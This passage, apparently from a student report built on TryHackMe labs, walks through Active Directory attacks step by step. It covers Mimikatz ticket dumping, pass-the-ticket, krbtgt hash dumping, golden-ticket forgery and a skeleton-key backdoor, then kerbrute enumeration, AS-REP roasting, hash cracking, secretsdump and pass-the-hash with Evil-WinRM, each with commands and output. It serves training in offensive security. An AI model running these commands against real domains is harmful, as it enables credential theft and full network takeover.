4.6.7.1 Prepare Mimikatz and Dump Tickets

First of all, we must run the command prompt with elevated privileges (Run as Administrator), we can use the same credentials as we use to SSH into the machine. Mimikatz will not work without an elevated command prompt.


1. Navigate to the Downloads folder where Mimikatz is in
2. Run 'mimikatz.exe'
3. Execute the `privilege::debug` command
 - a. It must return Privilege '20' OK -> Means we have Admin privileges.



```
mimikatz # privilege::debug
Privilege '20' OK
```

Figure 50: source - Guylian's Kali VM

4. We can then run the `sekurlsa::tickets /export` command
 - a. This will export all of the .kirbi tickets into the directory we're currently in



```
Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 4/6/2021 12:00:09 AM ; 4/6/2021 10:00:09 AM ; 4/13/2021 12:00:09 AM
  Service Name (02) : krbtgt ; CONTROLLER.LOCAL ; @ CONTROLLER.LOCAL
  Target Name (--) : @ CONTROLLER.LOCAL
  Client Name (01) : CONTROLLER-1$ ; @ CONTROLLER.LOCAL ( $$Delegation Ticket$$ )
  Flags 60a10000 : name canonicalize ; pre authentic ; renewable ; forwarded ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
                14d899ef91bbd05de4815ed6cbda18118bcbcaf94fe75c1cf669b1ace895ae3b
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi !
[00000001]
  Start/End/MaxRenew: 4/6/2021 12:00:09 AM ; 4/6/2021 10:00:09 AM ; 4/13/2021 12:00:09 AM
  Service Name (02) : krbtgt ; CONTROLLER.LOCAL ; @ CONTROLLER.LOCAL
  Target Name (02) : krbtgt ; CONTROLLER.LOCAL ; @ CONTROLLER.LOCAL
  Client Name (01) : CONTROLLER-1$ ; @ CONTROLLER.LOCAL ( CONTROLLER.LOCAL )
  Flags 40e10000 : name canonicalize ; pre authentic ; initial ; renewable ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
                5093895fcd9493d31c4bb880c0e46ca4f2d57eac475444a0a50c7e5462e3a6e
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-1-40e10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi !
```

Figure 51: source - Guylian's Kali VM

As you can see, the tickets have been dumped.

```
04/06/2021 03:43 AM <DIR> ..
05/25/2020 03:14 PM 212,480 Rubeus.exe
04/06/2021 03:35 AM 1,787 [0;19d689]-1-0-40a50000-CONTROLLER-1$@GC-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,587 [0;28f201]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,755 [0;36389]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,587 [0;366ca]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,791 [0;3e4]-0-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,587 [0;3e4]-2-0-40e10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,755 [0;3e7]-0-0-40a50000-CONTROLLER-1$@HTTP-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,787 [0;3e7]-0-1-40a50000-CONTROLLER-1$@GC-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,721 [0;3e7]-0-2-40a50000-CONTROLLER-1$@cifs-CONTROLLER-1.kirbi
04/06/2021 03:35 AM 1,711 [0;3e7]-0-3-40a50000.kirbi
04/06/2021 03:35 AM 1,791 [0;3e7]-0-4-40a50000-CONTROLLER-1$@cifs-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,791 [0;3e7]-0-5-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,755 [0;3e7]-0-6-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,721 [0;3e7]-0-7-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.kirbi
04/06/2021 03:35 AM 1,647 [0;3e7]-1-0-00a50000.kirbi
04/06/2021 03:35 AM 1,587 [0;3e7]-2-0-60a10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,587 [0;3e7]-2-1-40e10000-CONTROLLER-1$@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,791 [0;3f1836]-1-0-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,595 [0;3f197a]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi
04/06/2021 03:35 AM 1,755 [0;6a0b6]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,755 [0;6a112]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,791 [0;6a14e]-1-0-40a50000-CONTROLLER-1$@LDAP-CONTROLLER-1.CONTROLLER.local.kirbi
04/06/2021 03:35 AM 1,755 [0;6a187]-1-0-40a50000-CONTROLLER-1$@ldap-CONTROLLER-1.CONTROLLER.local.kirbi
```

Figure 52: source - Guylian's Kali VM

When looking for a ticket to use for impersonation, it's recommended to use one originating from an Administrator ticket as outlined in red in the picture above.

4.6.7.2 Pass The Ticket with Mimikatz

Now that we've got our ticket ready, we can perform a pass the ticket attack to gain Domain Admin rights.

1. Run the following command `Kerberos::ptt <ticket>` inside Mimikatz along with the ticket we've harvested earlier.

```
mimikatz # kerberos::ptt [0;3e1e0]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi
* File: '[0;3e1e0]-2-0-40e10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi': OK
```

Figure 53: source - Guylian's Kali VM

- a. Mimikatz caches and impersonates the given ticket
2. We now use the `klist` command to verify that we successfully impersonated the ticket


- a. The terminal screenshot shows the command prompt of a Windows machine. The user is Administrator on a machine named CONTROLLER-1. They have run the command 'klist' in the Downloads folder. The output shows the current LogonId and a list of cached tickets. There is one cached ticket for the Administrator user, issued by the Krbtgt service on the local machine. The ticket is valid until 4/6/2021 14:27:11 (local) and has a session key type of AES-256-CTS-HMAC-SHA1-96. The Kdc Called is CONTROLLER-1.

Figure 54: source - Guylian's Kali VM

- b. We will no longer use Mimikatz from here.

4.6.7.2.1 Pass The Ticket Mitigation

To mitigate this type of attack, don't let domain admins log onto anything except the Domain Controller. It's a simple countermeasure, however a lot of domain admins still log onto low-level computers leaving tickets around that can be exploited.

4.6.8 Task 7: Golden/Silver Ticket Attacks with Mimikatz

As we've previously covered, a silver ticket is more discreet and can therefore, sometimes be better used in engagements rather than a golden ticket. So, if stealth and remaining undetected matters, then a silver ticket is probably the better option. The approach in creating one is almost the same.

The key difference lays in the fact that a silver ticket is limited to the service that is targeted, where a golden ticket has access to any Kerberos service.

As we've previously mentioned, attackers like to craft silver tickets specifically for the SQL service, while their currently compromised user does not have access to that server. It's possible to find an accessible service account to gain foothold by Kerberoasting that service, and then dumping the service hash and impersonate the TGT in order to request a service ticket for the SQL service from the KDC.

4.6.8.1 Dumping the KRBTGT hash

1. Navigate to the Downloads folder and run Mimikatz
2. Verify **privilege 20 ok** is received by running the `privilege::debug` command
3. Execute the `lsadump::lsa /inject /name:krbtgt` command.
 - a. This will dump the hash as well as the security identifier needed to create a **golden ticket**.
 - b. For a **silver ticket** you must change the `/name` to either the name of a domain admin or service account.

```

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 72cd714611b64cd4d5550cd2759db3f6
  LM   :
Hash NTLM: 72cd714611b64cd4d5550cd2759db3f6
ntlm- 0: 72cd714611b64cd4d5550cd2759db3f6
lm - 0: aec7e106ddd23b3928f7b530f60df4b6

* WDigest
  01 d2e9aa3caa4509c3f11521c70539e4ad
  02 c9a868fc195308b03d72daa4a5a4ee47
  03 171e066e448391c934d0681986f09ff4
  04 d2e9aa3caa4509c3f11521c70539e4ad
  05 c9a868fc195308b03d72daa4a5a4ee47
  06 41903264777c4392345816b7ecbf0885
  07 d2e9aa3caa4509c3f11521c70539e4ad
  08 9a01474aa116953e6db452bb5cd7dc49
  09 a8e9a6a41c9a6bf658094206b51a4ead
  10 8720ff9de506f647ad30f6967b8fe61e

```

Figure 55: source - Guylian's Kali VM

As you can see, the hash has been dumped as well as the security identifier needed to create a Golden Ticket. To dump the **SQLService** and/or **Administrator** hash, perform the same command but change the /name :

4.6.8.2 Creating a Golden/Silver Ticket

1. Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-432953485-3795405108-1502158860 /krbtgt:72cd714611b64cd4d5550cd2759db3f6 /id:500
 - a. We can create a Golden Ticket with the previously dumped data.

```

* Kerberos
  Default Salt : CONTROLLER.LOCALkrbtgt
  Credentials
    des_cbc_md5 : 79bf07137a8a6b8f

* Kerberos-News-Keys
  Default Salt : CONTROLLER.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : dfb518984a8965ca7504d6d5fb1cbab56d44c58ddff6c193b64fe6b6acf1033
    aes128_hmac (4096) : 88cc87377b02a885b84fe7050f336d9b
    des_cbc_md5 (4096) : 79bf07137a8a6b8f

* NTLM-Strong-NTOWF
  Random Value : 4b9102d709aada4d56a27b6c3cd14223

mimikatz # Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-432953485-3795405108-1502158860 /krbtgt:72cd714611b64cd4d5550cd2759db3f6 /id:500
User : Administrator
Domain : controller.local (CONTROLLER)
SID : S-1-5-21-432953485-3795405108-1502158860
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 72cd714611b64cd4d5550cd2759db3f6 - rc4_hmac_nt
Lifetime : 4/6/2021 7:42:51 AM ; 4/4/2031 7:42:51 AM ; 4/4/2031 7:42:51 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

```

Figure 56: source - Guylian's Kali VM

2. We can then run the `misc::cmd` command to open a new, elevated command prompt with the mimikatz ticket

```

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7634043B8

```

Figure 57: source - Guylian's Kali VM

3. We can now access the entire network.

Question 1. What is the SQLService NTLM Hash?

Answer: cd40c9ed96265531b21fc5b1dafcfb0a

Question 2. What is the Administrator NTLM Hash?

Answer: 2777b7fec870e04dda00cd7260f7bee6

4.6.9 Task 8: Kerberos Backdoors with Mimikatz


We can maintain access by using golden and silver tickets, but Mimikatz has one more trick up its sleeve when it comes to attacking Kerberos. Unlike the golden and silver ticket, Kerberos backdoors are much more subtle as it acts similar to a rootkit as it implements itself into the memory of the domain.

The backdoor works by implementing a skeleton key that abuses AS-Req timestamp validation. A skeleton key only works using Kerberos RC4 encryption.

The default hash for a Mimikatz skeleton key is **60BA4FCADC466C7A033C178194C03DF6** which makes the password **mimikatz**.

4.6.9.1 Preparing Mimikatz

1. Navigate to the Downloads folder where Mimikatz is located
2. Make sure we're running in privileged mode and get a Privilege '20' OK
3. Perform the `misc::skeleton` command



```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Figure 58: source - Guylian's Kali VM

4.6.9.2 Accessing the forest

The default skeleton password will be "mimikatz"

An example on how to access a share without the need for the administrator password: `net use c:\\DOMAIN-CONTROLLER\admin$ /user:Administrator mimikatz`

We can also for example access the desktop of Desktop-1 without knowing what users have access to Desktop-1:

`Dir \\Desktop-1\\c$ /user:Machine1 mimikatz`

The skeleton key will not be persistent by itself, as it is stored in memory. It can be scripted or persisted using other tools but that is out of the scope for this TryHackMe room.

4.6.10 Lab Conclusion

After completing the TryHackMe room I can conclude that it has been an enjoyable experience. It has given me a fair bit of hands on experience, which would only have been possible if I were to set up my own lab environment to test out the different Kerberos related attacks. This would obviously be very time consuming to install and configure.

The only remark would be the lack of different systems/users within the domain. It would have been nice if we were able to abuse our newly gained privileges by browsing network shares or accessing user directories to which we originally did not have permissions. But all things considered, it was a good learning experience overall.

4.7 Hands-On Attacktive Directory

99% of Corporate networks run off Active Directory. From this lab we will gain a basic understanding on how to exploit such an environment.

We'll cover the following learning Objectives:

- AD Enumeration
- Kerberos
- Cracking Hashes
- Impacket

We must first add the IP address and the domain name to our `/etc/hosts` file.




Figure 59: Source - Guylian's Kali VM


4.7.1 Task 1: Enumerate the DC

First objective: How many ports are open with a port number smaller than 10000?

There are 11 ports open.

We can achieve this by running a nmap scan against our host by running the following command:

```
nmap spookysec.local
```



Second objective: Which tool do we use to enumerate port 139/445 (SMB)?

We can use a well-known tool called [enum4linux](#)²⁰, this was also hinted at in the brief on the tryhackme platform.

Third objective: Find out what the NetBIOS-Domain name is of the machine

To do so, we run `enum4linux <ip> 2>/dev/null > attacktive.e4l`

This command runs enum4linux, 2>/dev/null writes away errors and > attacktive.e4l is the file where output is written to.

This will return lots of information including the **NetBIOS Domain Name**

```
=====
|   Getting domain SID for 10.10.221.192   |
=====
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)
```

Figure 60: Source - Guylian's Kali VM

Fourth objective: What invalid TLD do people commonly use for their Active Directory Domain?

Our nmap scan previously revealed the Domain Name spookysecl.local.

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIRECT
|   DNS_Domain_Name: spookysecl.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysecl.local
```

Figure 61: Source - Guylian's Kali VM

.local is often miss-used as a .TLD (Top Level Domain)

4.7.2 Task 2: Enumerate the DC part 2 (Kerbrute)

We should now proceed by downloading the userlist and password list onto our local machine.

```
-rw-r--r-- 1 root root 569236 Sep  5 15:12 passwordlist.txt
-rw-r--r-- 1 root root 744407 Sep  5 15:12 userlist.txt
```

Figure 62: Source - Guylian's Kali VM

The first objective: How to enumerate valid users with kerbrute?

Kerbrute has a parameter **userenum** to enumerate valid usernames.

To enumerate valid usernames from the **userlist.txt** provided to us we run the following command:

```
kerbrute_linux_386 userenum -dc spookysecl.local -d spookysecl.local userlist.txt
```

²⁰ CiscoCXSecurity, enum4linux, 2015, <https://github.com/CiscoCXSecurity/enum4linux>, (26th of May 2021)

```
root@kali:~/Documents/THM/Windows/Attactive_Directory >/opt/kerbrute_linux_386 userenum --dc spookysec.local  
cal -d spookysec.local userlist.txt
```

Version: v1.0.3 (9dad6e1) - 09/05/20 - Ronnie Flathers @ropnop

```
2020/09/05 15:29:44 > Using KDC(s):  
2020/09/05 15:29:44 >   spookysec.local:88
```

Time	Status	Username
2020/09/05 15:29:44	[+] VALID USERNAME:	james@spookysec.local
2020/09/05 15:29:49	[+] VALID USERNAME:	svc-accounts@spookysec.local
2020/09/05 15:29:50	[+] VALID USERNAME:	Jam@spookysec.local
2020/09/05 15:29:50	[+] VALID USERNAME:	rolf@spookysec.local
2020/09/05 15:29:55	[+] VALID USERNAME:	daniel@spookysec.local
2020/09/05 15:29:57	[+] VALID USERNAME:	administrator@spookysec.local
2020/09/05 15:30:00	[+] VALID USERNAME:	bahamas@spookysec.local
2020/09/05 15:30:01	[+] VALID USERNAME:	paul@spookysec.local
2020/09/05 15:30:16	[+] VALID USERNAME:	JAM@spookysec.local
2020/09/05 15:30:26	[+] VALID USERNAME:	Rolf@spookysec.local
2020/09/05 15:31:02	[+] VALID USERNAME:	Administrator@spookysec.local
2020/09/05 15:32:28	[+] VALID USERNAME:	Daniel@spookysec.local

A couple notable accounts are the following:

- ### 4.7.3 Task 3: Exploiting Kerberos

We can use Impacket GetNPUsers.py to do some ASREP-Roasting to determine if there's an account we can query Kerberos tickets from without requiring a password.

```
root@kali:/opt/impacket-0.9.21/examples>python GetNPUsers.py spookyssec.local/ -usersfile ~/Documents/THM/Windows/Attactive_Directory/valid_usernames.txt  
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
```

[...] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
\$krb5asrep/\$23ssvc-admin@spookysec.local@SPOOKYSEC.LOCAL:6adach7c...
f8d15adcf276417abbe5c53cc16a5bdafbbfed376e2e333e3018929042dbba...
[...] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
root@kali:/opt/impacket-0.9.21/examples >

Figure 64: Source - Guylian's Kali VM

We do this by running the following command:

```
python getNPUsers.py spookysec.local/ -usersfile <file dir>
```

svc-admin allows us to send a ticket without authentication.

The second objective: Looking at the Hashcat Examples wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)?

When looking at https://hashcat.net/wiki/doku.php?id=example_hashes we can search for Kerberos 5, you'll see the full name is "Kerberos 5 AS-REQ etype 23" is the valid hash type.

The third objective: What mode is the hash?

Kerberos 5 AS-REQ etype 23 hashes are mode **18200** (defined when using hashcat)

The fourth objective: Now crack the hash with the modified password list provided, what is the user accounts password?

To crack the hash I use John, a bruteforce program with the following command:

```
john -wordlist=passwordlist.txt AS REP.txt
```

AS REP.txt is a file containing the hash we previously retrieved.

```
root@kali:~/Documents/THM/Windows/Attactive_Directory >john --wordlist=passwordlist.txt AS_REP.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 A
ES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
krb5asrep (???)
1g 0:00:00:00 DONE (2020-09-05 16:23) 100.0g/s 665600p/s 665600c/s 665600C/s horoscope..amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 65: Source - Guylian's Kali VM

The password is *man—5*

4.7.4 Task 4: Enumerate the DC part 3 (SMB with credentials)

In this chapter we'll be using the credentials we previously discovered to gain access to the smb file sharing system.

The first objective: which utility can we use to map remote SMB shares?

We can make use of the smbclient utility.

The second objective: which option will list shares?

The -L parameter allows us to list shares. This information can be found in the man page.

The third objective: How many remote shares are in the server listing?

To define a username using smbclient we define it by utilizing the -U parameter.

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >smbclient -L spookysec.local -U svc-admin
Enter WORKGROUP\svc-admin's password:

      Sharename      Type      Comment
      -
ADMIN$              Disk      Remote Admin
backup              Disk
C$                  Disk      Default share
IPC$                 IPC       Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Figure 66: Source - Guylian's Kali VM

There are 6 shares available!

The fourth objective: There is one particular share that we have access to that contains a text file. Which share is it?

We can mount each share by using the following command:

```
smbclient -U svc-admin //spookysec.local/<share_name>
```

I mounted the backup share and there was a .txt file inside of it!

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >smbclient -U svc-admin //spookysec.local/backup
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir

      .                D           0   Sat Apr  4 21:08:39 2020
      ..               D           0   Sat Apr  4 21:08:39 2020
      backup_credentials.txt  A       48   Sat Apr  4 21:08:53 2020

      8247551 blocks of size 4096. 5266967 blocks available
```

Figure 67: Source - Guylian's Kali VM

The fifth objective: What is the content of the file?

We can retrieve its content by utilizing the more command.

```
smb: \> more backup_credentials.txt
```

Figure 68: Source - Guylian's Kali VM

```
YmFja3VwQHNwb29wXNTYySsb2N6bDplYWNoeDkAaWNTES3ODTlw
/tmp/smbmore.5TCu2X (END)
```

Figure 69: Source - Guylian's Kali VM

The content of the file is: Ym—————Yw

The sixth objective: Decoding the contents of the file, what is the full contents?

To identify the type of hash we're dealing with I used an online hash analyzer.

Tool to identify hash types. Enter a hash to be identified.

Hash:	YmFja3VwQHNwb29wXNTYySsb2N6bDplYWNoeDkAaWNTES3ODTlw
Hash type:	unknown
Bit length:	288
Character length:	48
Character type:	base64

Figure 70: Source - Guylian's Kali VM

Character type **base64** I then decrypted base64 in my Kali machine using the following command:

```
root@kali:~/Documents/THM/Windows/Attacktive_Directory >base64 -d backup_credentials.txt
backup@spookysec.local:ba————0root@kali:~/Documents/THM/Windows/Attacktive_Directory >
```

Figure 71: Source - Guylian's Kali VM

base64 -d backup_credentials.txt

The decrypted hash is **backup@spookysec.local:ba————0**

4.7.5 Task 5: Elevating Privileges

The first objective: What method allowed us to dump NTDS.DIT?

```
root@kali: /opt/impacket-0.9.21/examples > secretsdump.py spookysec.local/backup:backup2517860@10.10.221.192
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

Figure 72: Source - Guylian's Kali VM

DRSUAPI

The second objective: What is the Administrators NTLM hash?

We've previously used `secretsdump.py` To extract the hashes from all users the Domain Controller has access to.

[illegible]

Figure 73: Source - Guylian's Kali VM

The **administrator** NTLM hash is **e-----b**

The third objective: What method of attack could allow us to authenticate as the user without the password?

Pass the hash a hacking technique that allows an attacker to authenticate to a remote server or service by using the underlying **NTLM or LanMan hash** of a user's password.

The fourth objective: Using a tool called Evil-WinRM that option will allow us to use a hash?

-H allows us to input NTHash

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL]
  -S, --ssl                               Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH           Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH         Local path to private key certificate
  -r, --realm DOMAIN                      Kerberos auth, it has to be set also in /etc/krb5.conf file using
  -s, --scripts PS_SCRIPTS_PATH          Powershell scripts local path
  -e, --executables EXES_PATH             C# executables local path
  -i, --ip IP                             Remote host IP or hostname (required)
  -U, --url URL                           Remote url endpoint (default wsman)
  -u, --user USER                         Username (required if not using kerberos)
  -p, --password PASS                     Password
  -H, --hash NTHash                       NTHash
```

4.7.6 Task 6: Flags

We can now connect to each of the accounts with their NTLM hashes.

Evil-WinRM supports pass-the-hash, the -H flag allows us to authenticate with the NT hash as previously explained.

```
root@kali:/opt >evil-winrm -i 10.10.221.192 -u Administrator -H e4d909126082244ad27390855171d2b
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           4/4/2020  11:39 AM             32 root.txt
```

5 Misconfigurations in Group Policies

Misconfigurations in your Active Directory armor can lead to Group Policy Objects (GPOs) delivering and executing malicious payloads such as ransomware, keyloggers and bypassing hardening configurations, which as a result increases the attack surface and makes your systems more vulnerable.

It's important to see your environment through the eyes of a malicious actor, and to understand the potential security gaps involved in the configuration of Group Policies.

5.1 Getting Familiar with GPOs

As you probably know, Active Directory can be a **complicated system** comprised of **users, computers, groups** and **permissions to connect them**. Group Policy Objects (GPO) are a complicated subject with lots of moving parts.

We'll start by tackling down the base concept of Group Policy Objects (referred to as GPO from now on).

